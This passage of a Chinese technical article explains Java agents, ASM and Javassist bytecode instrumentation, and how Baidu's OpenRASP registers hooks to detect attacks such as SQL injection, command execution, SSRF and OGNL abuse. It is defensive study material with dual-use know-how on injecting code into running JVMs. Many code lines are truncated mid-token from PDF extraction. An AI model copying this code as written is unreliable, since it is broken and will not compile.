在 ASM 中的访问者模式中，ClassReader 类和 MethodNode 类都是被访问的类，访问者接口包括：ClassVistor、AnnotationVisitor、FieldVistor 和 MethodVistor。访问者接口的方法集以及优先顺序可以在下图中进行查询：



通过该图可以清晰的看出调用顺序，对于新手来说可以简单的理解为下面这样的调用顺序：

需要访问类，所以要声明 ClassReader，来 ‘‘获取’’ 类。

如果需要对类中的内容进行修改，就需要声明 ClassWriter 它是继承于 ClassReader 的。

然后实例化 ‘‘访问者”ClassVisitor 来进行类访问，至此就以 ‘‘访问者’’ 的身份进入了类，你可以进行以下工作： 如果需要访问注解，则实例化 AnnotationVisitor

如果需要访问参数，则实例化 FieldVisitor

如果需要访问方法，则实例化 MethodVisitro

每种访问其内部的访问顺序可以在图上自行了解。

ClassReader 调用 accept 方法

完成整个调用流程

11.3.3 3.3 实际例子

在具体展示两种模式的例子前，先补充一下 agent 的运行条件，无论用那种模式写出来的 agent，都需要将 agent 打成 jar 包，同时在 jar 包中应用 META-INF/MANIFEST.MF 中指定 agent 的相关信息，下面是个例子：

```
Manifest-Version: 1.0
Can-Redefine-Classes: true
Can-Retransform-Classes: true
Premain-Class: com.lucifaer.javaagentLearning.agent.PreMainTranceAgent
Agent-Class: com.lucifaer.javaagentLearning.agent.AgentMainTranceAgent
```

Premain-Class 和 Agent-Class 是用来配置不同模式的 agent 实现类，Can-Redefine-Classes 和 Can-Retransform-Classes 是用来指示是否允许进行类重定义和类重新转换，这两个参数在一定的情况下决定了是否能在 agent 中利用 ASM 对加载的类进行修改。

3.3.1 premain 模式例子

下面用园长的一个 demo 来展示如何利用 premain 方式进行表达式监控。完整代码可以看这里，也可以看我整理后的代码

```
public class Agent implements Opcodes {
    private static List<MethodHookDesc> expClassList = new ArrayList<MethodHookDesc>();

    static {
        expClassList.add(new MethodHookDesc("org.mvel2.MVELInterpretedRuntime", "parse",
                "()Ljava/lang/Object;"));
        expClassList.add(new MethodHookDesc("ognl.Ognl", "parseExpression",
                "(Ljava/lang/String;)Ljava/lang/Object;"));
        expClassList.add(new MethodHookDesc("org.springframework.expression.spel.standard.Spel
                "(Ljava/lang/String;Lorg/springframework/expression/spel/ast/SpelNodeImpl;" +
                        "Lorg/springframework/expression/spel/SpelParserConfiguration;)V"));
```

```
}

public static void premain(String agentArgs, Instrumentation instrumentation) {
    System.out.println("agentArgs : " + agentArgs);
    instrumentation.addTransformer(new ClassFileTransformer() {
        public byte[] transform(ClassLoader loader, String className, Class<?> classBeingR
            final String class_name = className.replace("/", ".");

            for (final MethodHookDesc methodHookDesc : expClassList) {
                if (methodHookDesc.getHookClassName().equals(class_name)) {
                    final ClassReader classReader = new ClassReader(classfileBuffer);
                    ClassWriter classWriter = new ClassWriter(classReader, ClassWriter.COM
                    final int api = ASM5;

                    try {
                        ClassVisitor classVisitor = new ClassVisitor(api, classWriter) {
                            @Override
                            public MethodVisitor visitMethod(int i, String s, String s1, S
                                final MethodVisitor methodVisitor = super.visitMethod(i, s

                                if (methodHookDesc.getHookMethodName().equals(s) && method
                                    return new MethodVisitor(api, methodVisitor) {
                                        @Override
                                        public void visitCode() {
                                            if ("ognl.Ognl".equals(class_name)) {
                                                methodVisitor.visitVarInsn(Opcodes.ALOAD,
                                            }else {
                                                methodVisitor.visitVarInsn(Opcodes.ALOAD,
                                            }
                                            methodVisitor.visitMethodInsn(
                                                    Opcodes.INVOKESTATIC, Agent.class.getN
                                            );
                                        }
                                    };
                                }
```

```
                                    return methodVisitor;
                                }
                            };
                            classReader.accept(classVisitor, ClassReader.EXPAND_FRAMES);
                            classfileBuffer = classWriter.toByteArray();
                        }catch (Throwable t) {
                            t.printStackTrace();
                        }
                    }
                }
                return classfileBuffer;
            }
        });
    }

    public static void expression(String exp_demo) {
        System.err.println("----------------------------------EXP-----------------------------
        System.err.println(exp_demo);
        System.err.println("----------------------------------调用链---------------------------

        StackTraceElement[] elements = Thread.currentThread().getStackTrace();

        for (StackTraceElement element : elements) {
            System.err.println(element);
        }

        System.err.println("--------------------------------------------------------------------
    }
}
```


这里采用的是流式写法，没有将其中的 ClassFileTransformer 抽出来。

整个流程简化如下：

根据 className 来判断当前 agent 拦截的类是否是需要 hook 的类，如果是，则直接进入 ASM 修改流程。

在 ClassVisitor 中调用 visitMethod 方法去访问 hook 类中的每个方法，根据方法名判断当前的方法是否是需要 hook 的方法，如果是，则调用 visitCode 方法在访问具体代码时获取方法的相关参数（这里是获取表达式），并在执行逻辑中插入 expression 方法的调用，在运行时将执行流经过新添加的方法，就可以打印出表达式以及调用链了。

效果如下：



3.3.2 agentmain 模式例子

下面用一个我自己写的例子来说一下如何利用 agentmain 模式增加执行流。

AgentMain.java

```
public class AgentMain {

    public static void agentmain(String agentArgs, Instrumentation inst) throws UnmodifiableCl
//        for (Class clazz : inst.getAllLoadedClasses()) {
//            System.out.println(clazz.getName());
//        }
        CustomClassTransformer transformer = new CustomClassTransformer(inst);
        transformer.retransform();
    }
```

```
}
```

CustomClassTransformer.java

```
public class CustomClassTransformer implements ClassFileTransformer {
    private Instrumentation inst;
    public CustomClassTransformer(Instrumentation inst) {
        this.inst = inst;
        inst.addTransformer(this, true);
    }

    @Override
    public byte[] transform(ClassLoader loader, String className, Class<?> classBeingRedefined
        System.out.println("In Transform");
        ClassReader cr = new ClassReader(classfileBuffer);
        ClassWriter cw = new ClassWriter(cr, ClassWriter.COMPUTE_MAXS);
        ClassVisitor cv = new ClassVisitor(Opcodes.ASM5, cw) {
            @Override
            public MethodVisitor visitMethod(int i, String s, String s1, String s2, String[] s
//                return super.visitMethod(i, s, s1, s2, strings);
                final MethodVisitor mv = super.visitMethod(i, s, s1, s2, strings);
                if ("say".equals(s)) {
                    return new MethodVisitor(Opcodes.ASM5, mv) {
                        @Override
                        public void visitCode() {
                            super.visitCode();
                            mv.visitFieldInsn(Opcodes.GETSTATIC, "java/lang/System", "out", "L
                            mv.visitLdcInsn("CALL " + "method");
                            mv.visitMethodInsn(Opcodes.INVOKEVIRTUAL, "java/io/PrintStream", "
                        }
                    };
                }
                return mv;
            }
        };
```

```
        cr.accept(cv, ClassReader.EXPAND_FRAMES);
        classfileBuffer = cw.toByteArray();
        return classfileBuffer;
    }

    public void retransform() throws UnmodifiableClassException {
        LinkedList<Class> retransformClasses = new LinkedList<Class>();
        Class[] loadedClasses = inst.getAllLoadedClasses();
        for (Class clazz : loadedClasses) {
            if ("com.lucifaer.test_agentmain.TestAgentMain".equals(clazz.getName())) {
                if (inst.isModifiableClass(clazz) && !clazz.getName().startsWith("java.lang.in
                    inst.retransformClasses(clazz);
                }
            }
        }
    }
}
```

可以看到 agentmain 模式和 premain 的大致写法是没有区别的，最大的区别在于如果想要利用 agentmain 模式来对运行后的类进行修改，需要利用 Instrumentation.retransformClasses 方法来对需要修改的类进行重新转换。

想要 agentmain 工作还需要编写一个方法来利用 Attach API 来动态启动 agent：

```
public class AttachAgent {
    public static void main(String[] args) throws IOException, AttachNotSupportedException, Ag
        List<VirtualMachineDescriptor> list = VirtualMachine.list();
        for (VirtualMachineDescriptor vmd : list) {
            if (vmd.displayName().endsWith("TestAgentMain")) {
                VirtualMachine virtualMachine = VirtualMachine.attach(vmd.id());
                virtualMachine.loadAgent("/Users/Lucifaer/Dropbox/Code/Java/agentmain_test/out
                System.out.println("ok");
                virtualMachine.detach();
            }
        }
    }
}
```

效果如下：

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_221.jdk/Contents/Home/bin/java ...
input something:
test agentmain
say hello!
In Transform
test agentamin 2
CALL method
say hello!
```


3.3.3 agentmain 坑点

这里有一个坑点也导致没有办法在 agentmain 模式下动态给一个类添加一个新的方法，如果尝试添加一个新的方法就会报错。下面是我编写利用 agentmain 模式尝试给类动态增加一个方法的代码：

```
public class DynamicClassTransformer implements ClassFileTransformer {
    private Instrumentation inst;
    private String name;
    private String descriptor;
    private String[] exceptions;
    public DynamicClassTransformer(Instrumentation inst) {
        this.inst = inst;
        inst.addTransformer(this, true);
    }

    @Override
    public byte[] transform(ClassLoader loader, String className, Class<?> classBeingRedefined
        System.out.println("In transformer");
        ClassReader cr = new ClassReader(classfileBuffer);
        ClassWriter cw = new ClassWriter(cr, ClassWriter.COMPUTE_MAXS);
        ClassVisitor cv = new ClassVisitor(Opcodes.ASM5, cw) {
            @Override
            public MethodVisitor visitMethod(int i, String s, String s1, String s2, String[] s
                final MethodVisitor mv = super.visitMethod(i, s, s1, s2, strings);
                if ("say".equals(s)) {
                    name = s;
                    descriptor = s1;
                    exceptions = strings;
                }
```

```
                return mv;
            }


        };
//        ClassVisitor cv = new DynamicClassVisitor(Opcodes.ASM5, cw);
        cr.accept(cv, ClassReader.EXPAND_FRAMES);
        MethodVisitor mv;
        mv = cw.visitMethod(Opcodes.ACC_PUBLIC, "say2", "()V", null, null);
        mv.visitCode();
        Label l0 = new Label();
        mv.visitLabel(l0);
        mv.visitLineNumber(23, l0);
        mv.visitFieldInsn(Opcodes.GETSTATIC, "java/lang/System", "out", "Ljava/io/PrintStream;
        mv.visitLdcInsn("2");
        mv.visitMethodInsn(Opcodes.INVOKEVIRTUAL, "java/io/PrintStream", "println", "(Ljava/la
        Label l1 = new Label();
        mv.visitLabel(l1);
        mv.visitLineNumber(24, l1);
        mv.visitInsn(Opcodes.RETURN);
        Label l2 = new Label();
        mv.visitLabel(l2);
        mv.visitLocalVariable("this", "Lcom/lucifaer/test_agentmain/TestAgentMain;", null, l0,
        mv.visitMaxs(2, 1);
        mv.visitEnd();
        classfileBuffer = cw.toByteArray();


        FileOutputStream fos = null;
        try {
            fos = new FileOutputStream("agent.class");
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
        try {
            assert fos != null;
            fos.write(classfileBuffer);
        } catch (IOException e) {
```

```
            e.printStackTrace();
        }
        try {
            fos.close();
        } catch (IOException e) {
            e.printStackTrace();
        }
        return classfileBuffer;
    }

    public void retransform() throws UnmodifiableClassException {
        LinkedList<Class> retransformClasses = new LinkedList<Class>();
        Class[] loadedClasses = inst.getAllLoadedClasses();
        for (Class clazz : loadedClasses) {
            if ("com.lucifaer.test_agentmain.TestAgentMain".equals(clazz.getName())) {
                if (inst.isModifiableClass(clazz) && !clazz.getName().startsWith("java.lang.in
                    inst.retransformClasses(clazz);
                }
            }
        }
    }
}
```

结果如下：

这里尝试添加一个 public 方法是直接失败的，原因就在于原生的 JVM 在运行时时为了程序的线程及逻辑安全，禁止向运行时的类添加新的 public 方法并重新定义该类。JVM 默认规则是只能修改方法体中的逻辑，所以这就意味着会有这么一个问题：当多次 attach 时，代码会重复插入，这样是不符合热部署逻辑的。

当然目前市面上也有一定的解决方案，如 JRebel 和 Spring-Loaded，它们的实现方式是在 method call 和 field access 的方法做了一层代理，而这一点对于 RASP 来说，无疑是加重了部署难度，反而与热部署简单快捷的方式背道而驰。

11.4 0x04 OpenRASP 的具体实现方式

以上大致将 Java RASP 的相关内容介绍完毕后，这部分来深入了解一下 OpenRASP 的 Java RASP 这一部分是怎么写的，执行流是如何。

11.4.1 4.1 OpenRASP 执行流

OpenRASP 的执行流很简单主要分为以下几部分：

1. agent 初始化
2. V8 引擎初始化
3. 日志配置模块初始化
4. 插件模块初始化
5. hook 点管理模块初始化
6. 字节码转换模块初始化

其中具体实现管理 hook 点以及添加 hook 点的部分主要集中于 5、6 这一部分，这里同样是我们最为关注的地方。

11.4.2 4.2 初始化流程

在这一部分不会对 OpenRASP 流程进行一步步的跟踪，只会将其中较为关键的点进行分析。

4.2.1 agent 初始化

通过前面几节的介绍，其实是可以发现 RASP 类的编写共同点的——-其入口就是 premain 或 agentmain 方法，这些都会在 META-INFO/MANIFEST.MF 中标明：

```
<configuration>
    <archive>
        <manifestEntries>
            <Premain-Class>com.baidu.openrasp.Agent</Premain-Class>
            <Agent-Class>com.baidu.openrasp.Agent</Agent-Class>
            <Main-Class>com.baidu.openrasp.Agent</Main-Class>
            <Can-Redefine-Classes>true</Can-Redefine-Classes>
            <Can-Retransform-Classes>true</Can-Retransform-Classes>
        </manifestEntries>
    </archive>
</configuration>
```


所以其入口就是 com.baidu.openrasp.Agent：

```java
public static void premain(String agentArg, Instrumentation inst) {
    init(START_MODE_NORMAL, START_ACTION_INSTALL, inst);
}

/**
 * attach 机制加载 agent
 *
 * @param agentArg 启动参数
 * @param inst     {@link Instrumentation}
 */
public static void agentmain(String agentArg, Instrumentation inst) {
    init(Module.START_MODE_ATTACH, agentArg, inst);
}

/**
 * attack 机制加载 agent
 *
 * @param mode 启动模式
 * @param inst {@link Instrumentation}
 */
public static synchronized void init(String mode, String action, Instrumentation inst) {
    try {
        JarFileHelper.addJarToBootstrap(inst);
        readVersion();
        ModuleLoader.load(mode, action, inst);
    } catch (Throwable e) {
        System.err.println("[OpenRASP] Failed to initialize, will continue without security protection.");
        e.printStackTrace();
    }
}
```


这里在模块加载前做了一个非常重要的操作——将 Java agent 的 jar 包加入到 BootStrap class path 中，如果不进行特殊设定，则会默认将 jar 包加入到 System class path 中，对于研究过类加载机制的朋友们来说一定不陌生，这样做得好处就是可以将 jar 包加到 BootStrapClassLoader 所加载的路径中，在类加载时可以保证加载顺序位于最顶层，这样就可以不受到类加载顺序的限制，拦截拦截系统类。

当将 jar 包添加进 BootStrap class path 后，就是完成模块加载的初始化流程中，这里会根据指定的 jar 包来实例化模块加载的主流程：

```
public static synchronized void load(String mode, String action, Instrumentation inst) throws Throwable {
    if (Module.START_ACTION_INSTALL.equals(action)) {
        if (instance == null) {
            try {
                instance = new ModuleLoader(mode, inst);
            } catch (Throwable t) {
                instance = null;
                throw t;
            }
        } else {
            System.out.println("[OpenRASP] The OpenRASP has bean initialized and cannot be initialized again");
        }
    } else if (Module.START_ACTION_UNINSTALL.equals(action)) {
        release(mode);
    } else {
        throw new IllegalStateException("[OpenRASP] Can not support the action: " + action);
    }
}
```



```
private ModuleLoader(String mode, Instrumentation inst) throws Throwable {
    engineContainer = new ModuleContainer(ENGINE_JAR);
    engineContainer.start(mode, inst);
}
```


这里的 ENGINE_JAR 是 rasp-engine.jar，也就是源码中的 engine 模块。这里根据配置文件中的数值通过反射的方式实例化相应的主流程类：

```
public ModuleContainer(String jarName) throws Throwable {
    try {
        File originFile = new File( pathname: baseDirectory + File.separator + jarName);
        JarFile jarFile = new JarFile(originFile);
        Attributes attributes = jarFile.getManifest().getMainAttributes();
        jarFile.close();
        this.moduleName = attributes.getValue( name: "Rasp-Module-Name");
        String moduleEnterClassName = attributes.getValue( name: "Rasp-Module-Class");
        if (moduleName != null && moduleEnterClassName != null
                && !moduleName.equals("") && !moduleEnterClassName.equals("")) {
            Class moduleClass;
            if (ClassLoader.getSystemClassLoader() instanceof URLClassLoader) {
                Method method = Class.forName("java.net.URLClassLoader").getDeclaredMethod( name: "addURL", URL.class);
                method.setAccessible(true);
                method.invoke(moduleClassLoader, originFile.toURI().toURL());
                method.invoke(ClassLoader.getSystemClassLoader(), originFile.toURI().toURL());
                moduleClass = moduleClassLoader.loadClass(moduleEnterClassName);
                module = (Module) moduleClass.newInstance();
            } else if (ModuleLoader.isCustomClassloader()) {
                moduleClassLoader = ClassLoader.getSystemClassLoader();
                Method method = moduleClassLoader.getClass().getDeclaredMethod( name: "appendToClassPathForInstrumentation", String.class);
                method.setAccessible(true);
                try {
                    method.invoke(moduleClassLoader, originFile.getCanonicalPath());
                } catch (Exception e) {
                    method.invoke(moduleClassLoader, originFile.getAbsolutePath());
                }
                moduleClass = moduleClassLoader.loadClass(moduleEnterClassName);
                module = (Module) moduleClass.newInstance();
            } else {
                throw new Exception("[OpenRASP] Failed to initialize module jar: " + jarName);
            }
        }
```

```
<configuration>
    <archive>
        <manifestEntries>
            <Rasp-Module-Name>rasp-engine</Rasp-Module-Name>
            <Rasp-Module-Class>com.baidu.openrasp.EngineBoot</Rasp-Module-Class>
        </manifestEntries>
    </archive>
    <excludes>
        <exclude>**/pluginUnitTest/</exclude>
    </excludes>
</configuration>
```


然后就可以一目了然的看到模块初始化主流程了：

```
public void start(String mode, Instrumentation inst) throws Exception {
    System.out.println("\n\n" +
            "  ___                    ___  ___  ____  ____\n" +
            " / _ \\___  ___ ___  / _ \\/  | / / /_ / _ \\\\\n" +
            "/ , _/ _ \\/ _ \\ _ \\/ // / /| |\\_ \\/ // /\n" +
            "/_/|_|\\_, /\\___/_//_/____/_/ |_/____/\n" +
            "\\___/ .__/\\___/_//_/ /_//_/\\__/ /_/____/\n" +
            "   /_/                                  \n\n");
    try {
        V8.Load();
    } catch (Exception e) {
        System.out.println("[OpenRASP] Failed to load V8 library, please refer to https://rasp.baidu.com/doc/install/software.html#faq-v8-load for possibl
        e.printStackTrace();
        return;
    }
    if (!loadConfig()) {
        return;
    }
    //输出rasp的build信息
    Agent.readVersion();
    BuildRASPModel.initRaspInfo(Agent.projectVersion, Agent.buildTime, Agent.gitCommit);
    // 初始化插件系统
    if (!JS.Initialize()) {
        return;
    }
    CheckerManager.init();
    initTransformer(inst);
    String message = "[OpenRASP] Engine Initialized [" + Agent.projectVersion + " (build: GitCommit="
            + Agent.gitCommit + " date=" + Agent.buildTime + ")]";
    System.out.println(message);
    Logger.getLogger(EngineBoot.class.getName()).info(message);
}
```


在主流程中，我们重点关注红框部分，这一部分完成了 hook 点管理模块初始化，以及字节码转换模块的初始化。

4.2.2 hook 点管理模块初始化

hook 点管理的初始化过程非常简单，就是遍历 com.baidu.openrasp.plugin.checkerCheckParameter 的 Type，将其中的元素添加进枚举映射中：

```
private static EnumMap<Type, Checker> checkers = new EnumMap<>(Type.class);

public synchronized static void init() throws Exception {
    for (Type type : Type.values()) {
        checkers.put(type, type.checker);
    }
}
```

在 Type 这个枚举类型中，定义了不同类型的攻击类型所对应的检测方式：

```
SQL( name: "sql", new V8Checker(), code: 1),
COMMAND( name: "command", new V8Checker(), code: 1 << 1),
DIRECTORY( name: "directory", new V8Checker(), code: 1 << 2),
REQUEST( name: "request", new V8Checker(), code: 1 << 3),
DUBBOREQUEST( name: "dubboRequest", new V8Checker(), code: 1 << 4),
READFILE( name: "readFile", new V8Checker(), code: 1 << 5),
WRITEFILE( name: "writeFile", new V8Checker(), code: 1 << 6),
FILEUPLOAD( name: "fileUpload", new V8Checker(), code: 1 << 7),
RENAME( name: "rename", new V8Checker(), code: 1 << 8),
XXE( name: "xxe", new V8Checker(), code: 1 << 9),
OGNL( name: "ognl", new V8Checker(), code: 1 << 10),
DESERIALIZATION( name: "deserialization", new V8Checker(), code: 1 << 11),
WEBDAV( name: "webdav", new V8Checker(), code: 1 << 12),
INCLUDE( name: "include", new V8Checker(), code: 1 << 13),
SSRF( name: "ssrf", new V8Checker(), code: 1 << 14),
SQL_EXCEPTION( name: "sql_exception", new SqlExceptionChecker(), code: 1 << 15),
REQUESTEND( name: "requestEnd", new V8Checker(), code: 1 << 17),
SYSTEMLOAD( name: "loadLibrary", new V8Checker(), code: 1 << 18),

// java本地检测
XSS_USERINPUT( name: "xss_userinput", new XssChecker(), code: 1 << 16),
SQL_SLOW_QUERY( name: "sqlSlowQuery", new SqlResultChecker( canBlock: false), code: 0),

// 安全基线检测
POLICY_SQL_CONNECTION( name: "sqlConnection", new SqlConnectionChecker( canBlock: false), code: 0),
POLICY_SERVER_TOMCAT( name: "tomcatServer", new TomcatSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_JBOSS( name: "jbossServer", new JBossSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_JBOSSEAP( name: "jbossEAPServer", new JBossEAPSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_JETTY( name: "jettyServer", new JettySecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_RESIN( name: "resinServer", new ResinSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_WEBSPHERE( name: "websphereServer", new WebsphereSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_WEBLOGIC( name: "weblogicServer", new WeblogicSecurityChecker( canBlock: false), code: 0),
POLICY_SERVER_WILDFLY( name: "wildflyServer", new WildflySecurityChecker( canBlock: false), code: 0);
```


11.4.3 4.2.3 字节码转换模块初始化

字节码转换模块是整个 Java RASP 的重中之重，OpenRASP 是使用的 Javassist 来操作字节码的，其大致的写法和 ASM 并无区别，接下来一步步跟进看一下。

在 com.baidu.openrasp.EngineBoot#initTransformer 中完成了字节码转换模块的初始化：

```
private void initTransformer(Instrumentation inst) throws UnmodifiableClassException {
    transformer = new CustomClassTransformer(inst);
    transformer.retransform();
}
```


这里可以看到在实例化了 ClassFileTransformer 实现的 CustomClassTransformer 后，调用了一个自己写的 retransform 方法，在这个方法中对 Instrumentation 已加载的所有类进行遍历，将其进行类的重新转换：

```
public void retransform() {
    LinkedList<Class> retransformClasses = new LinkedList<Class>();
    Class[] loadedClasses = inst.getAllLoadedClasses();
    for (Class clazz : loadedClasses) {
        if (isClassMatched(clazz.getName().replace( target: ".",  replacement: "/"))) {
            if (inst.isModifiableClass(clazz) && !clazz.getName().startsWith("java.lang.invoke.LambdaForm")) {
                try {
                    // hook已经加载的类，或者是回滚已经加载的类
                    inst.retransformClasses(clazz);
                } catch (Throwable t) {
                    LogTool.error(ErrorType.HOOK_ERROR,
                            message: "failed to retransform class " + clazz.getName() + ": " + t.getMessage(), t);
                }
            }
        }
    }
}
```


这里主要是为了支持 agentmain 模式对类进行重新转换。

在解释完了 retranform 后，我们来整体看一下 OpenRASP 是如何添加 hook 点并完成相应 hook 流程的。这一部分是在 com.baidu.openrasp.transformer#CustomClassTransformer 中：

```
public CustomClassTransformer(Instrumentation inst) {
    this.inst = inst;
    inst.addTransformer( transformer: this,  canRetransform: true);
    addAnnotationHook();
}
```


我们都清楚 inst.addTransformer 的功能是在类加载时做拦截，对输入的类的字节码进行修改，也就是具体的检测流程插入都在这一部分。但是 OpenRASP 的 hook 点是在哪里加入的呢？其实就是在 addAnnotationHook 这里完成的：

```
private void addAnnotationHook() {
    Set<Class> classesSet = AnnotationScanner.getClassWithAnnotation(SCAN_ANNOTATION_PACKAGE, HookAnnotation.class);
    for (Class clazz : classesSet) {
        try {
            Object object = clazz.newInstance();
            if (object instanceof AbstractClassHook) {
                addHook((AbstractClassHook) object, clazz.getName());
            }
        } catch (Exception e) {
            LogTool.error(ErrorType.HOOK_ERROR,  message: "add hook failed: " + e.getMessage(), e);
        }
    }
}
```


这里会到 com.baidu.openrasp.hook 下对所有的类进行扫描，将所有由 HookAnnotation 注解的类全部加入到 HashSet 中，例如 OgnlHook：

```java
@HookAnnotation
public class OgnlHook extends AbstractClassHook {
    /**
     * (none-javadoc)
     *
     * @see com.baidu.openrasp.hook.AbstractClassHook#getType()
     */
    @Override
    public String getType() { return "ognl"; }
```


至此就完成了字节码转换模块的初始化。

11.4.4 4.3 类加载拦截流程

前文已经介绍过 RASP 的具体拦截流程是在 ClassFileTransformer#transform 中完成的，在 OpenRASP 中则是在 CustomClassTransformer#transform 中完成的：

```java
public byte[] transform(ClassLoader loader, String className, Class<?> classBeingRedefined,
                        ProtectionDomain domain, byte[] classfileBuffer) throws IllegalClassFormatException {
    if (loader != null && jspClassLoaderNames.contains(loader.getClass().getName())) {
        jspClassLoaderCache.put(className.replace( target: "/",  replacement: "."), new WeakReference<ClassLoader>(loader));
    }
    for (final AbstractClassHook hook : hooks) {
        if (hook.isClassMatched(className)) {
            CtClass ctClass = null;
            try {
                ClassPool classPool = new ClassPool();
                addLoader(classPool, loader);
                ctClass = classPool.makeClass(new ByteArrayInputStream(classfileBuffer));
                if (loader == null) {
                    hook.setLoadedByBootstrapLoader(true);
                }
                classfileBuffer = hook.transformClass(ctClass);
                if (classfileBuffer != null) {
                    checkNecessaryHookType(hook.getType());
                }
            } catch (IOException e) {
                e.printStackTrace();
            } finally {
                if (ctClass != null) {
                    ctClass.detach();
                }
            }
        }
    }

    serverDetector.detectServer(className, loader, domain);
    return classfileBuffer;
}
```

可以看到先检测当前拦截类是否为已经注册的需要 hook 的类，如果是 hook 的类则直接利用 javassist 的方式创建 ctClass，想要具体了解 javassist 的使用方式的同学，可以直接看 javassist 的官方文档，这里不再过多表述。

可以看到在创建完 ctClass 后，直接调用了当前 hook 的 transformClass 方法。由于接下来涉及到跟进具体的 hook 处理类中，所以接下来的分析是以跟进 OgnlHook 这个 hook 来跟进的。

OgnlHook 是继承于 AbstractClassHook 的，在 AbstractClassHook 中预定义了很多虚方法，同时也提供了很多通用的方法，transformClass 方法就是在这里定义的：

```
public byte[] transformClass(CtClass ctClass) {
    try {
        hookMethod(ctClass);
        return ctClass.toBytecode();
    } catch (Throwable e) {
        e.printStackTrace();
        if (Config.getConfig().isDebugEnabled()) {
            LOGGER.info( message: "transform class " + ctClass.getName() + " failed", e);
        }
    }
    return null;
}
```


这里直接调用了每个具体 hook 类的 hookMethod 方法来执行具体的逻辑，值得注意的是这里的最终返回也是一个 byte 数组，具体的流程和 ASM 并无两样。跟进 OgnlHook#hookMethod：

```
protected void hookMethod(CtClass ctClass) throws IOException, CannotCompileException, NotFoundException {
    String src = getInvokeStaticSrc(OgnlHook.class,  methodName: "checkOgnlExpression",
            paramString: "$_", Object.class);
    insertAfter(ctClass,  methodName: "topLevelExpression",  desc: null, src);
}
```


这里首先生成需要插入到代码中的字节码，然后调用其自己写的 inserAfter 来将字节码插入到 hook 点的后面（其实就是决定是插在 hook 方法最顶部，还是 return 前的最后一行，这决定了调用顺序）。

可以简单的看一下插入的字节码是如何生成的：

```
public String getInvokeStaticSrc(Class invokeClass, String methodName, String paramString, Class... parameterTypes) {
    String src;
    String invokeClassName = invokeClass.getName();

    String parameterTypesString = "";
    if (parameterTypes != null && parameterTypes.length > 0) {
        for (Class parameterType : parameterTypes) {
            if (parameterType.getName().startsWith("[")) {
                parameterTypesString += "Class.forName(\"" + parameterType.getName() + "\"),";
            } else {
                parameterTypesString += (parameterType.getName() + ".class,");
            }
        }
        parameterTypesString = parameterTypesString.substring(0, parameterTypesString.length() - 1);
    }
    if (parameterTypesString.equals("")) {
        parameterTypesString = null;
    } else {
        parameterTypesString = "new Class[]{" + parameterTypesString + "}";
    }
    if (isLoadedByBootstrapLoader) {
        src = "com.baidu.openrasp.ModuleLoader.moduleClassLoader.loadClass(\"" + invokeClassName + "\").getMethod(\"" + methodName +
                "\"," + parameterTypesString + ").invoke(null";
        if (!StringUtils.isEmpty(paramString)) {
            src += (",new Object[]{" + paramString + "});");
        } else {
            src += ",null);";
        }
        src = "try {" + src + "} catch (Throwable t) {if(t.getCause() != null && t.getCause().getClass()" +
                ".getName().equals(\"com.baidu.openrasp.exceptions.SecurityException\")){throw t;}}";
    } else {
